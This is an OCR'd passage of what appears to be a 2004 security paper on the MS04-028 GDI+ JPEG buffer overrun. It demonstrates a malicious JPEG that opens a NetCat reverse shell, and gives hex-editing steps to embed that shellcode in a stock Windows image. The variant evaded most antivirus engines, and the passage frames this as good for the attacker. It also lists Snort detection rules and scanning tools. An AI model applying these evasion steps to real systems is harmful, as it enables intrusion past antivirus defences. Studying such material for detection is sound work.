


Figure 7: Running JPEG creation program

Created here `test.jpg` image file, after execution in a victim system, will connect to the same system (our test system) at port 777. To test this, we need to copy this file and NetCat tool to our test system, after that, we run NetCat with the following command:

```
nc.exe -l -p 777
```

This command will instruct NetCat to listen on port 777 for incoming connections.
Now we open supplied `test.jpg` in the test system and the result is shown below (Figure 8):




Figure 8: Testing malformed JPEG image

Explanations for above screenshot:

- In the most upper window (non active), we run NetCat tool. You can see command line with supplied parameters near the number 1 (in the white square).
- Then we opened `test.jpg`, as a result - windows explorer failed and closed because of the error in processing this malformed image, and we see that

command shell was connected to port 777, as we wanted when the image was created (number 2 in the white square).

- In the most lower window (active window), we see the results of running netstat utility. Netstat is windows utility (installed by default), that displays protocol statistics and network connections. Possible switches for netstat utility is shown below :

```
C:\>netstat /?

Displays protocol statistics and current TCP/IP network connections.

NETSTAT [-a] [-e] [-n] [-o] [-s] [-p proto] [-r] [interval]

  -a            Displays all connections and listening ports.
  -e            Displays Ethernet statistics. This may be combined with the -s
                option.
  -n            Displays addresses and port numbers in numerical form.
  -o            Displays the owning process ID associated with each connection.
  -p proto      Shows connections for the protocol specified by proto; proto
                may be any of: TCP, UDP, TCPv6, or UDPv6.  If used with the -s
                option to display per-protocol statistics, proto may be any of:
                IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP, or UDPv6.
  -r            Displays the routing table.
  -s            Displays per-protocol statistics.  By default, statistics are
                shown for IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP, and UDPv6;
                the -p option may be used to specify a subset of the default.
  interval      Redisplays selected statistics, pausing interval seconds
                between each display.  Press CTRL+C to stop redisplaying
                statistics.  If omitted, netstat will print the current
                configuration information once.
```

In our case, we run netstat with a,n, and o switches to display all connections in numerical form along with owning process ID associated with each connection. Yellow line showing us the netcat process (PID 2028) listening on the port 777 and now connected to the foreign address (127.0.0.1) where was run `test.jpg` (the same system in our test). The red line showing us connection to the netcat tool, this connection was created after we opened our `test.jpg` image file (PID1608).

The list of running processes on our test system after the attack was performed (opening `test.jpg`) is shown in Figure 9. Process Explorer utility from the Sysinternals website used to display the process tree (http://www.sysinternals.com/ntw2k/freeware/procexp.shtml).




Figure 9: List of running processes after the attack

But, did you pay attention that something wrong here?
As already stated above, the netcat tool (`nc.exe`) running with Process ID (PID) 2028. But where is Process with number 1608 !? Going back to command line and running netstat, reveals the same result - there is process with PID 1608 connected to our netcat tool, but it's hidden and we can't see it !!!

What happened?

The next screenshot was taken before the attack on the victim system. This will help us to figure out what happened (Figure 10).




Figure 10: List of running processes before the attack

Here is our “hidden” process with PID 1608 and this is `Explorer.exe` (windows explorer).
When we opened `test.jpg`, then `explorer.exe` was closed because of the error in the processing of this image and the shell code that was embedded in this image (connect back to 127.0.0.1 at port 777) now “use” this process ID !

Nice “feature” for our image. It can help us execute more stealth attack on a victim system.

Now we open our `test.jpg` image in Hexplorer program (Hex editor) and examine what inside of it (Figure 11).




Figure 11: Inside of the malformed test.jpg

The most interesting part starts at the fourth line (at offset x0030) within the COM marker (xFFFE). From this layout, we can conclude that this image utilize xFFFE marker with the value x0001 to trigger buffer overrun in GDI+ component. As we discovered previously, there are 8 variants that can trigger this error in processing JPEG image file (Table 2).

What will happen if we substitute COM marker (xFFFE) to another from the list of our 8 variants? Let's change to xFFE1 marker (APP). To perform this, place cursor to "FE" field and press F8 several times until you'll get E1 and then save this image.
The result after testing:

1. "Functionality" of JPEG image wasn't broken.
2. Many antivirus programs didn't detect this "new" variant of harmful image (see my post to bugtraq at http://www.securityfocus.com/archive/1/378511/2004-10-10/2004-10-16/0)

At this stage we turn back to previously reviewed image file from `C:\WINDOWS\system32\oobe\html\mouse\images\bulzano.jpg` (from the default installation of Windows XP Professional) and change it in that way, that will carry out harmful actions like our original test file - `test.jpg`.

First, we must find "exception" location in this file, location that will trigger buffer overrun in the vulnerable application. Let's open `bulzano.jpg` and find second SOI marker (start of image) – see Figure 12. As mentioned early, JPEG files can be "embedded" in each other. At the line with offset x0210 there is second SOI

marker – xFFD8. Right after this marker, we change next marker to xFFED (APP marker) and in the following next 2 bytes we change value to x0000 (this is "segment length" parameter within the APP segment).




Figure 12: Changing the bulzano.jpg

Now we save this image file and copy it to our test computer. Run it …. and BINGO ! There is the error in the Windows Explorer application and it closed. This image file (`bulzano.jpg`) didn't include malicious payload, as we only change some headers, but it cause the error in the processing of that image (Figure 13).




Figure 13: Buffer overrun triggered by bulzano.jpg

At this last stage of preparing our variant of malicious JPEG image, we just copy almost all content of `test.jpg` file (our test image that will connect to 127.0.0.1 at port 777 with reverse shell) to the "new" `bulzano.jpg` image. To do it, we open `test.jpg` in Hexplorer and then mark and copy all content from the line with offset x0030 right after COM marker and its value (FF FE 00 01) - see Figure 14.
Past copied data to `bulzano.jpg` (as Hex string) at the line with offset x0210 starting from the location of the red cursor (4A) - see Figure 12.




Figure 14: Transferring malicious payload from the test.jpg

After we copied data from the `test.jpg` (all data until the end of the file) to `bulzano.jpg`, we must save our "new" `bulzano.jpg` image and test it. The test will be the same test which we already conducted (with `test.jpg`). The result of the test: `bulzano.jpg` "worked" exactly as `test.jpg`.

This exploit code for the image files is known and many antivirus vendors have published virus definitions against it. It's the good idea to check our recently crafted image with various antivirus products. The antivirus scan will be performed by VirusTotal (http://www.virustotal.com) website that provides free antivirus scanning (Figure 15):

SERVER RESPONSE

Results of a file scan

This is the report of the scanning done over "bulzano2.jpg" file that VirusTotal processed on 11/07/2004 at 22:32:26.

Antivirus	Version	Update	Result
BitDefender	7.0	11.04.2004	-
ClamWin	devel-20041018	11.07.2004	Exploit.JPEG.Comment.ED
eTrust-Iris	7.1.194.0	11.07.2004	-
F-Prot	3.15b	11.05.2004	-
Kaspersky	4.0.2.24	11.07.2004	-
NOD32v2	1.917	11.06.2004	-
Norman	5.70.10	11.05.2004	-
Panda	7.02.00	11.07.2004	-
Sybari	7.5.1314	11.07.2004	-
Symantec	8.0	11.07.2004	Backdoor.Roxe

VirusTotal is a free service offered by Hispasec Sistemas. There are no guarantees about abailability and continuity of this service. Even when the detection rate given by the use of multiple antivirus engines is far superior to the one offered by only one product, this results DO NOT guarantee the harmlessness of a file. There is no such a solution that can offer a 100% rate of efectiveness recognizing virus and malware.

Figure 15: Results of the antivirus scanning of the bulzano.jpg image

To these results from the VirusTotal website, I'll add the result from scanning with McAfee antivirus:
McAfee VirusScan Enterprise v8.0.0 with patch 1 engine 4320 definitions 4404 – NOTHING FOUND.

There are good results for the attacker, as only two antivirus programs detected this harmful image file and a VERY disappointed performance of the listed 9 antivirus programs. From the fact that this image was detected by two antivirus programs, we can conclude that these programs have a good "heuristic" scan engine that can detect variants of malicious JPEG images.

Exploit/Attack Signatures

This is the list of Snort (http://www.snort.org) rules that can detect malicious JPEG images:
These rules contributed by Sourcefire Vulnerability Research Team: Brian

Caswell, Alex Kirk, Nigel Houghton

```
---------------------------------------------------------------------------------------------------

        alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any
        (msg:"WEB-CLIENT
        JPEG parser heap overflow attempt"; flow:from_server,established;
        content:"image/jp"; nocase;
        pcre:"/^Content-
        Type\s*\x3a\s*image\x2fjpe?g.*\xFF\xD8.{2}.*\xFF[\xE1\xE2\xED\x
        FE]\x00[\x00\x01]/smi";
        reference:bugtraq,11173; reference:cve,CAN-2004-0200;
        reference:url,www.microsoft.com/security/bulletins/200409_jpeg.msp
        x;
        classtype:attempted-admin; sid:2705; rev:2;)

---------------------------------------------------------------------------------------------------

        alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any
        (msg:"WEB-CLIENT
        JPEG transfer"; flow:from_server,established; content:"image/jp";
        nocase; pcre:"/^Content-Type\s*\x3a\s*image\x2fjpe?g/smi";
        flowbits:set,http.jpeg; flowbits:noalert;
        classtype:protocol-command-decode; sid:2706; rev:1;)

---------------------------------------------------------------------------------------------------

        alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any
        (msg:"WEB-CLIENT
        JPEG parser multipacket heap overflow";
        flow:from_server,established; flowbits:isset,http.jpeg;
        content:"|FF|";
        pcre:"/\xFF[\xE1\xE2\xED\xFE]\x00[\x00\x01]/";
        reference:bugtraq,11173;
        reference:cve,CAN-2004-0200;
        reference:url,www.microsoft.com/security/bulletins/200409_jpeg.msp
        x;
        classtype:attempted-admin; sid:2707; rev:1;)

---------------------------------------------------------------------------------------------------
```

These rules search for the malformed strings within JPEG image file (Table 2). The negative side from applying these rules is that they known to generate false positives and if you also configure `"flow_depth 0"` for better detection - it may slow down performance in some situations.

The following Windows event was generated after malformed image was opened in a victim system (Figure 16).




Figure 16: Explorer.exe crash

There is the list of scan tools that created to help to identify the vulnerable components (dll files) or malformed images:

1. The GDIScan program from the Internet Storm Center.
   http://isc.sans.org/gdiscan.php

This tool will produce good results of the vulnerable dll files from various vendors.

2. Microsoft GDI+ Detection Tool
   http://support.microsoft.com/default.aspx?scid=kb;EN-US;873374

This tool not as good, as GDIScan from SANS, but also may be useful.

3. JPEGScan
   http://www.diamondcs.com.au/jpegscan/

This tool can identify and repair/clean/delete malformed image files, but after examining it on our `test.jpg` and `bulzano.jpg` files, only `test.jpg` (original exploit) was detected and manually crafted image `bulzano.jpg` was undetected.

Below is the list of the antivirus signatures names and detections for scanned `test.jpg` image file from VirusTotal website (http://www.virustotal.com):

Antivirus	Version	Update	Result
BitDefender	7.0	11.04.2004	Exploit.Win32.MS04-028.Gen
ClamWin	devel-20041018	11.07.2004	Exploit.JPEG.Comment.FE
eTrust-Iris	7.1.194.0	11.07.2004	JPEG.MS04-028.Exploit.Trojan
F-Prot	3.15b	11.05.2004	Contains the exploit named W32/MS04-028@expl
Kaspersky	4.0.2.24	11.07.2004	Exploit.Win32.MS04-028.gen
NOD32v2	1.917	11.06.2004	Win32/Exploit.MS04-028
Norman	5.70.10	11.05.2004	JPEG/Exploit.gen
Panda	7.02.00	11.07.2004	Exploit/MS04-028.gen
Sybari	7.5.1314	11.07.2004	-
Symantec	8.0	11.06.2004	Backdoor.Roxe

Figure 17: JPEG exploit antivirus signatures

Platforms/Environments

Our attack will be performed in the closed test lab environment. Configuration of the lab environment designed to reflect a real word organization's set up. All IP addresses are private and non routable in Internet.

Victim's Platform

The victim platform is default installation of Windows XP Professional Service Pack 1 with McAfee VirusScan Enterprise 8.0.0 with patch 1, engine 4320 and virus definitions 4404. All victims' computers are connected to the ethernet hub and uses Internet via ADSL modem\router. There is typical Microsoft Windows environment where the victim uses Microsoft Outlook Express 6 for e-mail purposes and Windows Messenger for internal communication.
All machines use the same hardware: IBM PC NetVista 6569 PBG desktop with 256 MB of RAM.

Source Network (Attacker)

The source of the attack is home computer with fully patched Windows XP Professional SP1 and 1500/128 Mbit ADSL internet connection. The IP for the Internet connection is assigned dynamically by the ISP. It is a single host used by the attacker and the exploit code was compiled and tested on this machine. The attacker's machine is customized and consists of the following hardware:

- ABIT NF7 motherboard
- AMD Athlon XP 2500+ CPU
- 512 MB of RAM
- 80 GB hard disk
- for maximum performance CPU, FSB and RAM are overclocked by ~20%

Target Network

The target of our attack will be the network of fictitious company ABC Products LTD, which operates as a reseller for various products. All workstations have the same configuration and connected to the Internet via ADSL modem/router. The company have web site (located at hosting provider) at www.ABCproductsLTD.com with the list of products they sell and contact information. All machines have an unrestricted Internet connection.

Network Diagram

All three computers in ABC Products LTD company connected via hub to ADSL modem/router (Figure 18).

